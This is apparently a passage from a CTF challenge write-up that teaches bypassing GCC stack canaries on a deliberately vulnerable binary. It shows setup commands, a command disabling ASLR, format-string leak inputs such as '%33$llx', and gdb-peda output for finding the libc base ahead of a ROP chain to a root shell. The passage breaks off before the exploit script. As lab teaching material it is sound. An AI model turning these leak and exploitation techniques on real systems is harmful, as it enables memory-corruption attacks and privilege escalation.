
This is a challenge that I wrote for the The Petting Zoo CTF.

```
sudo docker pull ghcr.io/tanc7/tpz-punisher:latest
```

```
sudo docker run --rm -it --privileged -p 2222:22
ghcr.io/tanc7/tpz-punisher:latest /bin/bash
```

Admins: First make sure you turn ASLR off in your victim host. **echo 0 > /proc/sys/kernel/randomize_va_space**[1]


Players: Login by ssh-ing into it, your user is ctf@<ip address>, your port is 2222, and your password is "player", ***ssh ctf@<ip address> -p 2222***



```
ctlister@darkinternetmotherfuckers:~$ ssh ctf@localhost -p 2222
ctf@localhost's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 18 11:49:53 2022 from 172.17.0.1
$ bash
ctf@ddd10dbd7e70:~$ 
```

Type **tmux** to open a tmux session and if you want bash completion type **bash**. Split into two panes **Ctrl+B "** if you want horizontal, or **Ctrl+B %** if you want vertical

[1] You can do a quick test by running the **ldd vulnapp** command multiple times. If the addresses of it's dependencies change at each execution, ASLR is still enabled. If it remains the same, ASLR is confirmed to be disabled.




```
$ bash
ctf@ddd10dbd7e70:~$
```


```
$ 
```

```
[0] 0:sh*                                                  "ddd10dbd7e70" 11:53 18-Jul-22
```

Switch control of panes by pressing **CTRL+B (up arrow)** go up, and **(down arrow)** to go down so you can multitask. You will be using **nano** for your text editor. For example, **nano exploit.py**, and to save the file **CTRL+X** and hit **Y** to save it. Then you can run the script with **python3 exploit.py**



```
  GNU nano 4.8
print("Hello world!")
```



```
$ nano exploit.py
$ python3 exploit.py
Hello world!
$ 
```

Foreword: Limitations of the GDB debugger and why we need pwntools

When you complete this exercise, gdb will spawn a child process that forks (the root shell that popped), by default because you have not entered a command, the child shell immediately exits and dies[2]. Once we prove that we can actually spawn a malicious root level process, we will modify our code using pwntools (preinstalled on your Docker image) instead of using cumbersome gdb “catch” statements or awkward console commands.[3]

[2] https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_25.html “If you have set a breakpoint in any code which the child then executes, the child will get a SIGTRAP signal which (unless it catches the signal) will cause it to terminate. “

[3] https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_30.html#SEC31


Exercise #4: Bypassing stack canaries (GCC “StackGuard”) by using format-string specifier attacks and base address leaks with a ROP-chain, Canary Repairing Overwrite, and Relative Addresses

Foreword

In this exercise, we will be using offsets, or “Relative Virtual Addresses” from the C Standard Library of your Linux installation to exploit this binary. This binary is compiled with what is known as “stack canaries”, also called “stack cookies”.

Simple buffer overflows will not work because of GNU Compiler Collection’s StackGuard[4] Feature, which checks the value of a randomly generated canary, usually ending in a null byte, and exits the application with a “Stack Smashing Detected” error.

In the challenge, we have a demo compiled app called “leakvuln”, which if you run it multiple times, intentionally leaks the stack canary.




```
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./leakvuln
-----SZ: 140725856680672 | RSP: 7ffd4ab2bbc0 | RBP: 564d8b1662f0 ---------------
[+] Canary value: 79e1834dc2e5c200
--------------------------------------------------------
-----SZ: 140725856680672 | RSP: 7ffd4ab2bbc0 | RBP: 7f0dd2bd7077 ---------------
[+] Canary value: 79e1834dc2e5c200
--------------------------------------------------------
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./leakvuln
-----SZ: 140727399435776 | RSP: 7ffda6a74ee0 | RBP: 5651adbb62f0 ---------------
[+] Canary value: 759f036e8b81ae00
--------------------------------------------------------
-----SZ: 140727399435776 | RSP: 7ffda6a74ee0 | RBP: 7f4f939e9077 ---------------
[+] Canary value: 759f036e8b81ae00
--------------------------------------------------------
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./leakvuln
-----SZ: 140736332326992 | RSP: 7fffbb186930 | RBP: 555597ddc2f0 ---------------
[+] Canary value: c6cc10822657ac00
--------------------------------------------------------
-----SZ: 140736332326992 | RSP: 7fffbb186930 | RBP: 7f3c1a7b1077 ---------------
[+] Canary value: c6cc10822657ac00
--------------------------------------------------------
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./leakvuln
-----SZ: 140721279591728 | RSP: 7ffc39e1e610 | RBP: 561e34c072f0 ---------------
[+] Canary value: 5b2ee145262d5b00
--------------------------------------------------------
-----SZ: 140721279591728 | RSP: 7ffc39e1e610 | RBP: 7f2f34008077 ---------------
[+] Canary value: 5b2ee145262d5b00
--------------------------------------------------------
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# █
```

Your challenge binary is called “formatstringspecvuln”, and we will use a method called a format string bug[5] to leak the canary, repair the canary before it gets evaluated by StackGuard, overwrite the instruction pointer, and use our control of the instruction pointer to execute a ROP-chain utilizing only offsets from the C Standard Library.

[4] https://www.redhat.com/en/blog/security-technologies-stack-smashing-protection-stackguard for documentation
[5] https://owasp.org/www-community/attacks/Format_string_attack


As always turn off ASLR **echo 0 > /proc/sys/kernel/randomize_va_space**

First let's run the binary and notice that there is an exploitable bug that leaks the stack canary and notice how the value changes. **./formatstringspecvuln %33\$llx**




```
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./formatstringspecvuln %33\$llx
a56a2ac34c11500
^C
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./formatstringspecvuln %33\$llx
c258099e00c95c00
^C
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./formatstringspecvuln %33\$llx
54c5c6cadf3eb600
^C
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./formatstringspecvuln %33\$llx
cc209487346b2100
^C
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# ./formatstringspecvuln %33\$llx
2ffce4f408d17800
```

Let's locate the base address to the libc library, open the app in GNU Debugger, **gdb formatstringspecvuln -q** and then press **r** and **Ctrl+C** to stop it.



```
formatstringspecvuln    leakvuln.c  redo.py                                                                    [6/1727]
formatstringspecvuln.c  payload     vuln
root@darkinternetmotherfuckers:/home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries# gdb formatstringspecvuln -q
Reading symbols from formatstringspecvuln...
(No debugging symbols found in formatstringspecvuln)
gdb-peda$ r
Starting program: /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln

^C
Program received signal SIGINT, Interrupt.
[----------------------------------registers-----------------------------------]
RAX: 0xfffffffffffffe00
RBX: 0x7ffff7f99980 --> 0xfbad2288
RCX: 0x7ffff7ebafd2 (<__GI___libc_read+18>:     cmp    rax,0xfffffffffffff000)
RDX: 0x400
RSI: 0x5555555596b0 --> 0x0
RDI: 0x0
RBP: 0x7ffff7f964a0 --> 0x0
RSP: 0x7fffffffe298 --> 0x7ffff7e3db9f (<_IO_new_file_underflow+383>:   test   rax,rax)
RIP: 0x7ffff7ebafd2 (<__GI___libc_read+18>:     cmp    rax,0xfffffffffffff000)
R8 : 0x0
R9 : 0x7c ('|')
R10: 0x7ffff7f99be0 --> 0x555555559ab0 --> 0x0
R11: 0x246
R12: 0x7ffff7f9a6a0 --> 0xfbad2a84
R13: 0x7ffff7f958a0 --> 0x0
R14: 0xd68 ('h\r')
R15: 0x7ffff7f96608 --> 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7ebafcc <__GI___libc_read+12>:        test   eax,eax
   0x7ffff7ebafce <__GI___libc_read+14>:        jne    0x7ffff7ebafe0 <__GI___libc_read+32>
   0x7ffff7ebafd0 <__GI___libc_read+16>:        syscall
=> 0x7ffff7ebafd2 <__GI___libc_read+18>:        cmp    rax,0xfffffffffffff000
   0x7ffff7ebafd8 <__GI___libc_read+24>:        ja     0x7ffff7ebb030 <__GI___libc_read+112>
   0x7ffff7ebafda <__GI___libc_read+26>:        ret
   0x7ffff7ebafdb <__GI___libc_read+27>:        nop    DWORD PTR [rax+rax*1+0x0]
   0x7ffff7ebafe0 <__GI___libc_read+32>:        sub    rsp,0x28
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe298 --> 0x7ffff7e3db9f (<_IO_new_file_underflow+383>:  test   rax,rax)
0008| 0x7fffffffe2a0 --> 0xd68 ('h\r')
0016| 0x7fffffffe2a8 --> 0x7ffff7f964a0 --> 0x0
0024| 0x7fffffffe2b0 --> 0x7ffff7f9a6a0 --> 0xfbad2a84
0032| 0x7fffffffe2b8 --> 0x7ffff7f99980 --> 0xfbad2288
0040| 0x7fffffffe2c0 --> 0x7ffff7f964a0 --> 0x0
0048| 0x7fffffffe2c8 --> 0x7ffff7f9a790 --> 0x7ffff7f99980 --> 0xfbad2288
0056| 0x7fffffffe2d0 --> 0x7ffff7fa0540 (0x00007ffff7fa0540)
[------------------------------------------------------------------------------]
[workspace0:nano- 1:[tmux]*Z                                                "darkinternetmotherfuc" 09:48 13-Jul-22
```

Locate the starting address (base address) of your standard C Library by typing **vmmap**. Note that because I tested and ran this exploit on Ubuntu 20.04 LTS instead of Kali Linux, these addresses may be different and that means more motivation for YOU to figure out the exploit YOURSELF instead of copy/pasting my exploit code.




```
[------------------------------------code------------------------------------]
   0x7ffff7ebafcc <__GI___libc_read+12>:        test   eax,eax
   0x7ffff7ebafce <__GI___libc_read+14>:        jne    0x7ffff7ebafe0 <__GI___libc_read+32>
   0x7ffff7ebafd0 <__GI___libc_read+16>:        syscall
=> 0x7ffff7ebafd2 <__GI___libc_read+18>:        cmp    rax,0xfffffffffffff000
   0x7ffff7ebafd8 <__GI___libc_read+24>:        ja     0x7ffff7ebb030 <__GI___libc_read+112>
   0x7ffff7ebafda <__GI___libc_read+26>:        ret
   0x7ffff7ebafdb <__GI___libc_read+27>:        nop    DWORD PTR [rax+rax*1+0x0]
   0x7ffff7ebafe0 <__GI___libc_read+32>:        sub    rsp,0x28
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffe298 --> 0x7ffff7e3db9f (<_IO_new_file_underflow+383>:  test   rax,rax)
0008| 0x7fffffffe2a0 --> 0xd68 ('h\r')
0016| 0x7fffffffe2a8 --> 0x7ffff7f964a0 --> 0x0
0024| 0x7fffffffe2b0 --> 0x7ffff7f9a6a0 --> 0xfbad2a84
0032| 0x7fffffffe2b8 --> 0x7ffff7f99980 --> 0xfbad2288
0040| 0x7fffffffe2c0 --> 0x7ffff7f964a0 --> 0x0
0048| 0x7fffffffe2c8 --> 0x7ffff7f9a790 --> 0x7ffff7f99980 --> 0xfbad2288
0056| 0x7fffffffe2d0 --> 0x7ffff7fa0540 (0x00007ffff7fa0540)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGINT
0x00007ffff7ebafd2 in __GI___libc_read (fd=0x0, buf=0x5555555596b0, nbytes=0x400) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln
0x0000555555555000 0x0000555555556000 r-xp      /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln
0x0000555555556000 0x0000555555557000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln
0x0000555555557000 0x0000555555558000 r--p      /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln
0x0000555555558000 0x0000555555559000 rw-p      /home/ctlister/Documents/linuxshellcoding/vuln3-stackcanaries/formatstringspecvuln
0x0000555555559000 0x000055555557a000 rw-p      [heap]
0x00007ffff7dad000 0x00007ffff7dcf000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7dcf000 0x00007ffff7f47000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f47000 0x00007ffff7f95000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f95000 0x00007ffff7f99000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f99000 0x00007ffff7f9b000 rw-p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f9b000 0x00007ffff7fa1000 rw-p      mapped
0x00007ffff7fc9000 0x00007ffff7fcd000 r--p      [vvar]
0x00007ffff7fcd000 0x00007ffff7fcf000 r-xp      [vdso]
0x00007ffff7fcf000 0x00007ffff7fd0000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7fd0000 0x00007ffff7ff3000 r-xp      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ff3000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 --xp      [vsyscall]
gdb-peda$
[workspace0:nano- 1:gdb*Z                                        "darkinternetmotherfuc" 09:49 13-Jul-22
```

We are foregoing manual packing of memory addresses to speed up your learning process by using the pwntools library. First, let’s add your script. And add your base address to the script.

